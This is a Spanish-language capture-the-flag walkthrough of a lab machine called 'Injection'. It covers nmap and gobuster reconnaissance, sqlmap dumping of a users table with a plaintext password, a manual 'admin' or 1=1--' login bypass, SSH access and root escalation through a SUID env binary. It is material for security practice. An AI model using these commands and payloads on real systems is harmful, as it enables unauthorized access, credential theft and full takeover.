


Injection - Inyección SQL

Abrimos el sitio web y lo primero que vemos es un login



Paso 1

Intentamos acceder pero no nos dice mucho. Ahora procedemos con el escaneo de nmap

```
nmap -p- -sC -sV --open -sS -n -Pn 172.17.0.2 -oN escaneo
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 17:47 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 72:1f:e1:92:70:3f:21:a2:0a:c6:a6:0e:b8:a2:aa:d5 (ECDSA)
|_  256 8f:3a:cd:fc:03:26:ad:49:4a:6c:a1:89:39:f9:7c:22 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Iniciar Sesi\xC3\xB3n
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

Podemos apreciar que tiene los puertos 22 y 80 abiertos. Y sus máquinas son linux ubuntu

Paso 2

Ahora procedemos hacer el gobuster.

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/common.txt -x  
php,sh,py,txt
```

Si añadimos -b 403,301 ignorara estos errores funciona a contenidos muy largos o algunos errores. -k es para ignorar el ssl desconocido.

```
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url: http://172.17.0.2/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/dirb/wordlists/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Extensions: py,txt,php,sh  
[+] Timeout: 10s
```

```
Starting gobuster in directory enumeration mode
```

/.hta	(Status: 403)	[Size: 275]
/.hta.py	(Status: 403)	[Size: 275]
/.hta.sh	(Status: 403)	[Size: 275]
/.hta.php	(Status: 403)	[Size: 275]
/.hta.txt	(Status: 403)	[Size: 275]
/.htaccess.php	(Status: 403)	[Size: 275]
/.htaccess	(Status: 403)	[Size: 275]
/.htaccess.sh	(Status: 403)	[Size: 275]
/.htaccess.py	(Status: 403)	[Size: 275]
/.htaccess.txt	(Status: 403)	[Size: 275]
/.htpasswd.php	(Status: 403)	[Size: 275]
/.htpasswd	(Status: 403)	[Size: 275]
/.htpasswd.txt	(Status: 403)	[Size: 275]
/.htpasswd.sh	(Status: 403)	[Size: 275]
/.htpasswd.py	(Status: 403)	[Size: 275]
/.php	(Status: 403)	[Size: 275]
/config.php	(Status: 200)	[Size: 0]
/index.php	(Status: 200)	[Size: 2921]

Accedimos a config.php pero no hay nada interesante.

Paso 3

Al no tener más información procedemos a hacer una inyección sql para ver si podemos acceder al usuario.

Hay 2 maneras de hacerlo:

SQLMAP

Primera ejecutamos el siguiente comando:

```
sqlmap -u http://172.17.0.2/index.php --forms --dbs --batch
```

Desglose del comando

- **sqlmap** : Es una herramienta de código abierto utilizada para detectar y explotar vulnerabilidades de inyección SQL en aplicaciones web.
- **-u [ip]** : Este parámetro especifica la URL del objetivo. En tu caso, **[ip]** debe ser reemplazado por la dirección IP o URL del sitio web que deseas analizar.
- **--forms** : Este parámetro le indica a **sqlmap** que analice los formularios en la página web proporcionada. Esto permite que la herramienta busque posibles puntos de inyección SQL dentro de los campos de formulario.
- **--dbs** : Este parámetro le dice a **sqlmap** que enumere todas las bases de datos disponibles en el servidor de base de datos objetivo si se encuentra una vulnerabilidad de inyección SQL.
- **--batch** : Este parámetro permite a **sqlmap** ejecutar en modo batch, es decir, sin pedir confirmación al usuario para cada operación. Es útil para automatizar el proceso y evitar interrupciones.

Siguiente paso:

```
sqlmap -u http://172.17.0.2/index.php --forms -D register --tables --batch
```

- **-D register** : Este parámetro especifica la base de datos que deseas explorar. En este caso, la base de datos se llama **register**.
- **--tables** : Este parámetro le dice a **sqlmap** que enumere todas las tablas dentro de la base de datos especificada (**register**).

Siguiente paso:

```
sqlmap -u http://172.17.0.2/index.php --forms -D register -T users --columns -  
-batch
```

- `-T users` : Especifica la tabla dentro de la base de datos `register` que deseas explorar. En este caso, la tabla `users` .
- `--columns` : Este parámetro le dice a `sqlmap` que enumere todas las columnas dentro de la tabla `users` .

Siguiente paso:

```
sqlmap -u http://172.17.0.2/index.php --forms -D register -T users -C passwd,username --dump --batch
```

- `-C passwd,username` : Especifica las columnas dentro de la tabla `users` que deseas extraer. En este caso, las columnas `passwd` y `username` .
- `--dump` : Este parámetro le dice a `sqlmap` que extraiga y muestre los datos de las columnas especificadas.

De esta forma obtenemos el resultado:


```
do you want to exploit this SQL in
[18:29:20] [INFO] the back-end DBMS
web server operating system: Linux
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0 (Maria
[18:29:20] [INFO] fetching entries
[18:29:20] [INFO] resumed: 'KJSDFG
[18:29:20] [INFO] retrieved: 'dylan
Database: register
Table: users
[1 entry]
+-----+-----+
| passwd | username |
+-----+-----+
| KJSDFG789FGSDF78 | dylan |
+-----+-----+

[18:29:21] [INFO] table 'register.
[18:29:21] [INFO] you can find res
[*] ending @ 18:29:20 /2024-06-11/
```

Bienvenido Dylan! Has insertado correctamente tu contraseña:
KJSDFG789FGSDF78

Paso 2 Inyección sql manual

Introduciendo `admin' or 1=1--` para que siempre sea verdadero, y cualquier cosa en la **password**.



Login


User:

`admin' or 1=1--`

Password:

...

Login



Bienvenido Dylan! Has insertado correctamente tu contraseña:
KJSDFG789FGSDF78

Paso 4

Ahora escalaremos privilegios sabiendo el usuario.

```
ssh dylan@172.17.0.2
```

Ponemos la contraseña `KJSDFG789FGSDF78`

Las credenciales son válidas para el SSH. Vamos a ver cómo escalamos privilegios.

Si hacemos una búsqueda de permisos SUID con el comando:

```
find / -perm -4000 2>/dev/null
```

Encontramos el binario env.

```
dylan@37ab85f5f7a7:~$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/chsh
/usr/bin/env
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
```

Vamos a explotarlo haciendo una búsqueda en [GTFOBins](#)

```
sudo env /bin/sh
```

```
# whoami
root
```

Y listo!